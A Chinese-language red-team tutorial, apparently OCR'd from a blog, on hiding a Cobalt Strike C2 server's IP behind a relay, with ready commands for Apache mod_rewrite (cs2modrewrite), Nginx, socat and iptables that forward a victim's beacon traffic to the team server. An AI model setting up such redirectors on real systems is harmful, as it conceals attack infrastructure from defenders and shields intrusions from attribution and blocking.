
CS 使用请求转发隐藏真实 IP

前言

隐藏真实 IP 除了之前记录的 CDN 和域前置外，请求转发也属于其中的一种，即 Beacon 的通信地址是一台中转机器，该中转机会将收到的相关请求转发给我们的 C2 服务器，从而达到 C2IP 隐藏的目的，也可以叫它端口转发，类似于下面这个图：



可以用来做请求转发的软件有很多，比如说 Apache、Nginx、Socat 以及系统自带的 IPtables 等等。

Apache

.htaccess 是 Apache 的一个配置文件，可用来配置 301 重定向、404 错误页面、改变扩展名、禁用目录列表等等，这里我们使用. htaccess 来进行请求转发。

这里需要两台机器，如果没有公网机器，则测试的时候虚拟机也可以，首先中转服务器上要安装 apache，这里是 ubuntu 相关命令如下：

```
# 安装apache
sudo apt install apache2
# 利用apache的a2enmod命令工具，来启用相关的模块
sudo a2enmod rewrite headers proxy proxy_http ssl cache
# 利用apache的a2dismod命令工具，来禁用相关的模块
sudo a2dismod -f deflate
# apache下有多个站点时，通过a2ensite可激活站点
sudo a2ensite default-ssl
# apache下有多个站点时，通过a2dissite可屏蔽站点
sudo a2dissite 000-default
# 站点的激活和屏蔽需要reload来使配置生效
sudo service apache2 reload
```

然后配置 apache2.conf，默认位置在 / etc/apache2/apache2.conf，找到下面这段内容：

```
# /var/www为站点目录位置
<Directory /var/www>
        Options Indexes FollowSymLinks
        # AllowOverride用来指明是否去找.htaccess文件，none为忽略，all则.htaccess中所有指令会生效重写
        AllowOverride None
        Require all granted
</Directory>
```

将其修改为下面这段：

```
# 改动1：改变下站点目录
<Directory /var/www/html>
        Options Indexes FollowSymLinks
        # 改动2：属性设置为All，使.htaccess文件生效
        AllowOverride All
        Require all granted
</Directory>

#改动3：添加相关配置
# .htaccess无法配置日志，这里配置日志记录等级
LogLevel alert rewrite:trace5
# 下面的内容可以不配置，但如果要通过https上线，则必须配置
SSLProxyEngine On
SSLProxyVerify none
SSLProxyCheckPeerCN off
SSLProxyCheckPeerName off
SSLProxyCheckPeerExpire off
```

apache 安装并配置好后，进行重启：

```
sudo service apache2 restart
```

此时相关配置就完成了，接下来我们需要编写相关的. htaccess 文件，这里我们可以直接使用脚本生成，脚本地址如下：


```
https://github.com/threatexpress/cs2modrewrite
```

使用脚本生成. htaccess 文件的相关命令：


```
git clone https://github.com/threatexpress/cs2modrewrite
cd cs2modrewrite
```

```
# i指定CS使用的配置文件，c指定C2服务器的地址和端口，r指定一个地址，该地址不能和C2配置文件中的URI一样，否则不会重定向
python3 cs2modrewrite.py -i amazon.profile -c http://teamserver:port -r https://www.baidu.com > /var/www/html/.htaccess
```


CS 监听相关配置如下：




随后生成马可成功上线：



上线后我们可以在中转服务器上访问 apache 的日志，可以看到 221 这个 ip 是我靶机的 ip 地址，CS 马访问到了中转服务器。




在受害机上进行抓包，通信地址是 45 开头的中转服务器，追踪流的 host 为 amazon。




再看一下 https 上线的情况，首先需要保证之前说的 apache.conf 中配置了相关的 SSL，然后生成相关的. htaccess，命令如下：

```
python3 cs2modrewrite.py -i ../amazon.profile -c https://teamserver:port -r ht
tps://www.baidu.com > /var/www/html/.htaccess
```

注意，c 参数跟的 C2 服务器 ip 使用的是 https，这时 CS 的监听配置如下：



上线后通过抓包可以看到，通信地址是中转服务器，端口为 443：



最后还有个问题是，CS 上线后，IP 地址显示的是我们中转服务器的 IP，如果想显示目标机的 IP 地址，则需要在 C2 profile 中配置如下内容：

```
http-config {
    set trust_x_forwarded_for "true";
}
```

Nginx

Nginx 和 Apache 的配置类似，原理基本一样，首先下载 nginx，命令如下：

```
apt install nginx nginx-extras
```

安装后生成 nginx.conf 配置文件，该文件用来配置请求转发，还是用脚本生成，这次使用的是 cs2nginx，命令如下：

```
python cs2nginx.py -i amazon.profile -c http://teamserver:port -r https://www.baidu.com -H kali.com > /etc/nginx/nginx.conf
```


参数和 apache 那个作用一样，这里多了一个 H 参数，该参数用来指定代理主机的域名，域名随意指定，然后需要在 hosts 中配置该域名 ip 为本机 ip。

例如我中转服务器 ip 是 1.1.1.1，运行上面命令 H 指定的是 kali.com，那么我就需要在 / etc/hosts 中添加一行，内容为：


```
1.1.1.1    kali.com
```

这个 H 在 nginx 中用来指定 hostname，也就是把 ip 绑定到域名上，通过域名来访问项目，如果不加 H 参数脚本会报错，提示必须添加。

最后重启 nginx 即可，此时 CS 的监听配置和 apache 一样，可以成功上线：



在中转服务器上查看 nginx 的访问记录，是由目标机转发到 C2 的记录，如下图：



https 的则需要绑定个域名，也就是上面脚本 H 参数指定的那个域名，绑定到中转服务器，实现真正的解析，而不是上面那样 hosts 解析。绑定后给域名申请个 ssl 证书即可。

具体这里就不演示了，ali 的可参考下面第一篇文章，讲解了 ssl 申请以及 nginx 的配置，如果域名在其它厂商，没有免费 ssl 的，则可以使用 freessl，绑定了域名配置了 ssl 后，就可以 cs 上线了，和 apache 是一样的。

```
https://www.cnblogs.com/zhoudawei/p/9257276.html
https://my.oschina.net/qingqingdego/blog/3025526
```

最后还是关于上线显示中转服务器 IP 的问题，配置方法和 apache 一样，见 apache 章节。


Socat

socat 工具就不多介绍了，用来进行端口间流量转发，只需要一条命令就可以搞定，命令如下：


```
socat TCP4-LISTEN:80,fork TCP4:C2IP:8888
```

TCP4-LISTEN 代表监听本机 IPV4 上的指定端口，然后逗号跟属性配置，这里跟了一个 fork，fork 代表不同客户端连接会分支出来不同的进程，随后跟要转发的服务器 IP 和端口，IPV4 就需要使用 TCP4 来指定。

创建监听如下：



也可以成功上线，不过 IP 显示的是中转服务器 IP，不想 apache 和 nginx 可以通过配置文件来修改。



IPTables


```
iptables -I INPUT -p tcp -m tcp --dport 80 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination c2 i
p:c2 port
iptables -t nat -A POSTROUTING -j MASQUERADE

iptables -I FORWARD -j ACCEPT
iptables -P FORWARD ACCEPT
sysctl net.ipv4.ip_forward=1
```


相关命令解释可参考：


```
https://wangchujiang.com/linux-command/c/iptables.html
```

运行如下图：

